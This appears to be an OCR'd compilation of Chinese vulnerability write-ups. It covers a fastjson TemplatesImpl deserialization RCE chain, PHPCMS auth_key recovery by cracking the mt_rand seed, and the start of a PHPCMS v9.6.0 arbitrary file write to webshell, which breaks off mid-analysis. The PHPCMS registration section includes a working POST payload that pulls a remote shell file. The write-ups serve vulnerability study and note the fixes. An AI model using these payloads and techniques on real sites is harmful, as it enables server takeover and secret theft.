
```
public synchronized Properties getOutputProperties() {
    try {
        return newTransformer().getOutputProperties();
    }
    catch (TransformerConfigurationException e) {
        return null;
    }
}
public synchronized Transformer newTransformer()
    throws TransformerConfigurationException
{
    TransformerImpl transformer;
    transformer = new TransformerImpl(getTransletInstance(), _outputProperties,
        _indentNumber, _tfactory);
    if (_uriResolver != null) {
        transformer.setURIResolver(_uriResolver);
    }
    if (_tfactory.getFeature(XMLConstants.FEATURE_SECURE_PROCESSING)) {
        transformer.setSecureProcessing(true);
    }
    return transformer;
private Translet getTransletInstance()
        throws TransformerConfigurationException {
        try {
            if (_name == null) return null;
            if (_class == null) defineTransletClasses();
            // The translet needs to keep a reference to all its auxiliary
            // class to prevent the GC from collecting them
            AbstractTranslet translet = (AbstractTranslet) _class[_transletIndex].newInstance();
```

```
                translet.postInitialization();
                translet.setTemplates(this);
                translet.setServicesMechnism(_useServicesMechanism);
                if (_auxClasses != null) {
                    translet.setAuxiliaryClasses(_auxClasses);
                }
                return translet;
            }
            catch (InstantiationException e) {
                ErrorMsg err = new ErrorMsg(ErrorMsg.TRANSLET_OBJECT_ERR, _name);
                throw new TransformerConfigurationException(err.toString());
            }
            catch (IllegalAccessException e) {
                ErrorMsg err = new ErrorMsg(ErrorMsg.TRANSLET_OBJECT_ERR, _name);
                throw new TransformerConfigurationException(err.toString());
            }
        }
    private void defineTransletClasses()
            throws TransformerConfigurationException {
            if (_bytecodes == null) {
                ErrorMsg err = new ErrorMsg(ErrorMsg.NO_TRANSLET_CLASS_ERR);
                throw new TransformerConfigurationException(err.toString());
            }
            TransletClassLoader loader = (TransletClassLoader)
                AccessController.doPrivileged(new PrivilegedAction() {
                    public Object run() {
                        return new TransletClassLoader(ObjectFactory.findClassLoader());
                    }
                });
            try {
                final int classCount = _bytecodes.length;
                _class = new Class[classCount];
                if (classCount > 1) {
                    _auxClasses = new Hashtable();
                }
                for (int i = 0; i < classCount; i++) {
                    _class[i] = loader.defineClass(_bytecodes[i]);
```

```
                final Class superClass = _class[i].getSuperclass();
                // Check if this is the main class
                if (superClass.getName().equals(ABSTRACT_TRANSLET)) {
                    _transletIndex = i;
                }
                else {
                    _auxClasses.put(_class[i].getName(), _class[i]);
                }
            }
            if (_transletIndex < 0) {
                ErrorMsg err= new ErrorMsg(ErrorMsg.NO_MAIN_TRANSLET_ERR, _name);
                throw new TransformerConfigurationException(err.toString());
            }
        }
        catch (ClassFormatError e) {
            ErrorMsg err = new ErrorMsg(ErrorMsg.TRANSLET_CLASS_ERR, _name);
            throw new TransformerConfigurationException(err.toString());
        }
        catch (LinkageError e) {
            ErrorMsg err = new ErrorMsg(ErrorMsg.TRANSLET_OBJECT_ERR, _name);
            throw new TransformerConfigurationException(err.toString());
        }
    }
```

在 getTransletInstance 调用 defineTransletClasses，在 defineTransletClasses 方法中会根据_bytecodes 来生成一个 java 类，生成的 java 类随后会被 getTransletInstance 方法用到生成一个实例，也也就到了最终的执行命令的位置 Runtime.getRuntime.exec()


下面我们上一张调用链的图，



,简单来说就是

```
JSON.parseObject
...
JavaBeanDeserializer.deserialze
...
FieldDeserializer.setValue
...
TemplatesImpl.getOutputProperties
TemplatesImpl.newTransformer
TemplatesImpl.getTransletInstance
...
Runtime.getRuntime().exec
```

附上一张成功执行图：



5 总结

poc 影响 jdk 1.7，1.8 版本，1.6 未测试，但是需要在 parseObject 的时候设置 Feature.SupportNonPublicField，告诉个不幸的消息，该字段在 fastjson1.2.22 版本引入，这么一说的话就是 poc 只能在 1.2.22 和 1.2.24 版本区间起作用。最后给大家上个福利 ,github 地址：完整的 Intellij IDEA poc 环境:https://github.com/shengqi158/fastjson-remote-code-execute-poc

PHPCMS MT_RAND SEED CRACK 致 authkey 泄露

作者：雨了个雨

原文来源：


http://www.yulegeyu.com/2017/05/13/PHPCMS-MT-RAND-SEED-CRACK%E8%87%B4authkey%E6%B3%84%E9%9C%B2%E3%80%82/

正文

看到 phpcms 更新了，看了下补丁，分析了下他修复的漏洞。

这种漏洞在 CTF 中还是比较常见的，实例我还是第一次遇到。

在 INSTALL.PHP 中



```
case 'installmodule': //执行SQL
    extract($_POST);
    $GLOBALS['dbcharset'] = $dbcharset;
    $PHP_SELF = isset($_SERVER['PHP_SELF']) ? $_SERVER['PHP_SELF'] : (isset($_SERVER['SCRIPT_N
    $rootpath = str_replace('\\','/',dirname($PHP_SELF));
    $rootpath = substr($rootpath,0,-7);
    $rootpath = strlen($rootpath)>1 ? $rootpath : "/";

    if($module == 'admin') {
        $cookie_pre = random(5, 'abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ').'_';
        $auth_key = random(20, '1294567890abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ
        $sys_config = array('cookie_pre'=>$cookie_pre,
                            'auth_key'=>$auth_key,
                            'web_path'=>$rootpath,
```

```
$cookie_pre = random(5, 'abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ').'_';
$auth_key = random(20, '1294567890abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ');
```

在安装的时候，用 random 来生成了 cookie_pre 和 authkey,

```
function random($length, $chars = '0123456789') {
    $hash = '';
    $max = strlen($chars) - 1;
    for($i = 0; $i < $length; $i++) {
        $hash .= $chars[mt_rand(0, $max)];
    }
    return $hash;
}
```


这里使用了 mt_rand 来生成 chars 的索引来生成 authkey 之类的。

mt_rand 在一个脚本中，产生多个随机数的时候，只播了一次种。

那么也就是 mt_rand 生成 cookie_pre 和 authkey 的种子是一样的。

cookie_pre 从名字就能看出这个是 cookie 名称的前缀，所以是可以拿到的，那么只要用 cookie_pre 爆破到了种子的话，那么也就是拿到了生成 authkey 的种子。

因为种子确定了的话，产生的随机数序列就可以确定了，也就是每次的索引可以确定了，就可以拿到 auth_key 了。



首先看到 COOKIE_PRE 为 AZZBP

这里直接用下 wonderkun 大佬的脚本，来获取一下 cookie_pre 的各个字符串在序列中的位置。

```
<?php
$str = "AZZBP";
$randStr = "abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ";

for($i=0;$i<strlen($str);$i++){
    $pos = strpos($randStr,$str[$i]);
    echo $pos." ".$pos." "."0 ".(strlen($randStr)-1)." ";
    //整理成方便 php_mt_seed 测试的格式
  //php_mt_seed VALUE_OR_MATCH_MIN [MATCH_MAX [RANGE_MIN RANGE_MAX]]
}
echo "\n";
```


26 26 0 51 51 51 0 51 51 51 0 51 27 27 0 51 41 41 0 51


然后用 MT_RAND SEED CRACKER 来爆破一下种子。

然后把爆破到的种子，用 mt_srand 设置一下种子，再来获得随机数列，就能拿到 authkey 了。

因为爆破到的种子会有多个。 就一个一个慢慢试了。

```
51 51 0 51 51 51 0 51 27 27 0 51 41 41 0 51
Pattern: EXACT-FROM-52 EXACT-FROM-52 EXACT-FROM-52 EXACT-FROM-52 EXACT-FROM-52
Found 0, trying 1040187392 - 1073741823, speed 6397609 seeds per second
seed = 1060256656
Found 1, trying 1207959552 - 1241513983, speed 6395380 seeds per second
seed = 1216159613
Found 2, trying 1979711488 - 2013265919, speed 6395243 seeds per second
seed = 2011931109
Found 3, trying 2348810240 - 2382364671, speed 6396019 seeds per second
seed = 2371990295
Found 4, trying 2516582400 - 2550136831, speed 6396844 seeds per second
seed = 2531697658
Found 5, trying 2617245696 - 2650800127, speed 6397725 seeds per second
```





在试第三个种子的时候就拿到了正确的 auth_key 了。

```
'gzip' => 1, //是否Gzip压缩后输出
'auth_key' => 'uZ01PQipALbtOKmHCALt', //密钥
'lang' => 'zh-cn', //网站语言包
'lock_ex' => '1', //写入缓存时是否建立文件互斥锁定（安
```

拿到 auth_key 后 可以做的事情很多，就不多说了。

修复方法

官方的已经修复了。

```
if($module == 'admin') {
    mt_srand();
    $cookie_pre = random(5, 'abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ').'_';
    mt_srand();
    $auth_key = random(20, '1294567890abcdefghigklmnopqrstuvwxyzABCDEFGHIGKLMNOPQRSTUVWXYZ');
    $sys_config = array('cookie_pre'=>$cookie_pre,
                'auth_key'=>$auth_key,
```

多次播种了，那么根据 cookie_pre 拿到的种子和生成 auth_key 的种子是不一样的，所以 authkey 生成的序列就不知道咯。

ISC 2017
中国互联网安全大会

360互联网安全中心

安全训练营

致力于成为国内外顶级信息安全特训平台！

2017年，第四届安全训练营火热来袭

更豪华的导师阵容，更全面的干货课程

8月10日前购票可享6折限时特优！

2017年9月11日　北京国家会议中心

购票热线：010-52447984

Phpcms V9.6.0 任意文件写入 getshell

作者：lucifaer

原文来源：http://lucifaer.com/index.php/archives/25/

上周爆出的漏洞，思路不是很复杂，非常好的练手选择。

1. 漏洞简介

上周 phpcms v9.6 的任意文件上传的漏洞，已经潜伏半年多的一个漏洞。该漏洞可以在用户注册界面以未授权的情况下实现任意文件上传。

2. 漏洞影响版本

phpcms v9.6

正常部署 phpcms v9.6 就好。

复现过程中，可以在用户注册页面通过 POST 提交：

```
siteid=1&modelid=1&username=123456&password=123456&email=123456@qq.com&info[content]=<img src=http://127.0.0.1/shell.txt?.php#.jpg>&dosubmit=1&protocol=
```

在 src 后面跟上自己 shell 的 url。注意是要.txt 格式写的 shell。

网上已经有逆向分析的过程，这次我来正向的分析一下这个洞。

1. 文件上传部分

首先看到用户注册的模块，位于 phpcms/modules/member/index.php 的 register 方法中。

代码很多，一点点往下看：

```
public function register() {
        $this->_session_start();
        //获取用户 siteid
        $siteid = isset($_REQUEST['siteid']) && trim($_REQUEST['siteid']) ? intval($_REQUEST['siteid']) : 1;
        //定义站点 id 常量
        if (!defined('SITEID')) {
            define('SITEID', $siteid);
        }

        //加载用户模块配置
        $member_setting = getcache('member_setting');
        if(!$member_setting['allowregister']) {
```

```
            showmessage(L('deny_register'), 'index.php?m=member&c=index&a=login');
        }
```

完成了对 siteid 的定义与注册功能是否开启的检验。注意到了$member_setting = getcache('member_setting');跟到 phpcms/caches_member/member_setting.cache.php，看一下有关会员注册的设置：

```
return array (
  'allowregister' => '1',
  'choosemodel' => '1',
  'enablemailcheck' => '0',
  'registerverify' => '0',
  'showapppoint' => '0',
  'rmb_point_rate' => '10',
  'defualtpoint' => '0',
  'defualtamount' => '0',
  'showregprotocol' => '0',
  'regprotocol' => '省略等等信息'
```

接下来就是对于 post 传过来的参数的获取，可以快速跟到 130 行，看到有我们可控的地方：

```
if($member_setting['choosemodel']) {
                require_once CACHE_MODEL_PATH.'member_input.class.php';
                require_once CACHE_MODEL_PATH.'member_update.class.php';
                $member_input = new member_input($userinfo['modelid']);
                $_POST['info'] = array_map('new_html_special_chars',$_POST['info']);
                $user_model_info = $member_input->get($_POST['info']);
            }
```

首先，对于 modelid 是可控的，也就是说 member_input 的模块调用是可控的。

其次，就是将我们$_POST['info']的参数进行 html 实体编码，之后调用 member_input 中的 get 方法。跟一下，在 phpcms/caches/caches_model/caches_data/member_input.class.php：

```
function get($data) {
        $this->data = $data = trim_script($data);
        $model_cache = getcache('member_model', 'commons');
        $this->db->table_name = $this->db_pre.$model_cache[$this->modelid]['tablename'];
```

```
        $info = array();
        $debar_filed = array('catid','title','style','thumb','status','islink','description');
        if(is_array($data)) {
            foreach($data as $field=>$value) {
                if($data['islink']==1 && !in_array($field,$debar_filed)) continue;
                $field = safe_replace($field);
                $name = $this->fields[$field]['name'];
                $minlength = $this->fields[$field]['minlength'];
                $maxlength = $this->fields[$field]['maxlength'];
                $pattern = $this->fields[$field]['pattern'];
                $errortips = $this->fields[$field]['errortips'];
                if(empty($errortips)) $errortips = "$name 不符合要求！";
                $length = empty($value) ? 0 : strlen($value);
                if($minlength && $length < $minlength && !$isimport) showmessage("$name 不得少于
$minlength 个字符！");
                if (!array_key_exists($field, $this->fields)) showmessage('模型中不存在'.$field.'字段');
                if($maxlength && $length > $maxlength && !$isimport) {
                    showmessage("$name 不得超过 $maxlength 个字符！");
                } else {
                    str_cut($value, $maxlength);
                }
                if($pattern && $length && !preg_match($pattern, $value) && !$isimport)
showmessage($errortips);
                if($this->fields[$field]['isunique'] && $this->db->get_one(array($field=>$value),$field) &&
ROUTE_A != 'edit') showmessage("$name 的值不得重复！");
                $func = $this->fields[$field]['formtype'];
                if(method_exists($this, $func)) $value = $this->$func($field, $value);

                $info[$field] = $value;
            }
        }
        return $info;
```

看到$func = $this->fields[$field]['formtype']; ，这里的$this->fields 可以在构造函数中找到：

```
$this->fields = getcache('model_field_'.$modelid,'model');
```

可控，默认的$modelid 是 1，跟着看一下 phpcms/caches/caches_model/caches_data/member_input.class.php，看一下 formtype 的值，大致有下面这么多种：

```
catid
typeid
title
keyword
copyfrom
textarea
datetime
editor
image
omipotent
pages
posid
groupid
islink
text
number
template
box
readpoint
```

同时对比 member_input.class.php 中的方法，只有：

```
textarea
editor
box
images
datetime
```

看一下每一个方法，其中与文件操作有关的，只有 editor 方法，记一下 formtype=editor 的 field 的名字 content。

现在着重来看一下 editor 方法：

```
function editor($field, $value) {
        $setting = string2array($this->fields[$field]['setting']);
        $enablesaveimage = $setting['enablesaveimage'];
        $site_setting = string2array($this->site_config['setting']);
```

```
        $watermark_enable = intval($site_setting['watermark_enable']);
        $value = $this->attachment->download('content', $value,$watermark_enable);
        return $value;
    }
```

关键在于$value = $this->attachment->download('content', $value,$watermark_enable);

跟踪$this->attachment->download，回看构造函数，也就是跟踪 phpcms/libs/classes/attachment.class.php 中的 download 方法：


```
function download($field, $value,$watermark = '0',$ext = 'gif|jpg|jpeg|bmp|png', $absurl = '', $basehref = '')
    {
        global $image_d;
        $this->att_db = pc_base::load_model('attachment_model');
        $upload_url = pc_base::load_config('system','upload_url');
        $this->field = $field;
        $dir = date('Y/md/');
        $uploadpath = $upload_url.$dir;
        $uploaddir = $this->upload_root.$dir;
        $string = new_stripslashes($value);
        if(!preg_match_all("/(href|src)=([\"|']?)([^ \"'>]+\.($ext))\\2/i", $string, $matches)) return $value;
        $remotefileurls = array();
        foreach($matches[3] as $matche)
        {
            if(strpos($matche, '://') === false) continue;
            dir_create($uploaddir);
            $remotefileurls[$matche] = $this->fillurl($matche, $absurl, $basehref);
        }
        unset($matches, $string);
        $remotefileurls = array_unique($remotefileurls);
        $oldpath = $newpath = array();
        foreach($remotefileurls as $k=>$file) {
            if(strpos($file, '://') === false || strpos($file, $upload_url) !== false) continue;
            $filename = fileext($file);
            $file_name = basename($file);
            $filename = $this->getname($filename);

            $newfile = $uploaddir.$filename;
```

```
                $upload_func = $this->upload_func;
                if($upload_func($file, $newfile)) {
                    $oldpath[] = $k;
                    $GLOBALS['downloadfiles'][] = $newpath[] = $uploadpath.$filename;
                    @chmod($newfile, 0777);
                    $fileext = fileext($filename);
                    if($watermark){
                        watermark($newfile, $newfile,$this->siteid);
                    }
                    $filepath = $dir.$filename;
                    $downloadedfile = array('filename'=>$filename, 'filepath'=>$filepath,
'filesize'=>filesize($newfile), 'fileext'=>$fileext);
                    $aid = $this->add($downloadedfile);
                    $this->downloadedfiles[$aid] = $filepath;
                }
            }
            return str_replace($oldpath, $newpath, $value);
        }
```

接下来看到这串正则：

```
if(!preg_match_all("/(href|src)=([\"|']?)([^ \"'>]+\.($ext))\\2/i", $string, $matches)) return $value;
```

作用就是检测后缀名，如果不是 gif|jpg|jpeg|bmp|png 格式的，就是返回原 url，直接退出。这边可以直接绕过：



